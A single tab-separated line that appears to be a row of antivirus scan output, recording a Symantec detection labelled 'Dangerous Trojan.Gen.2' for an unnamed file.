symantec	ii	Dangerous Trojan.Gen.2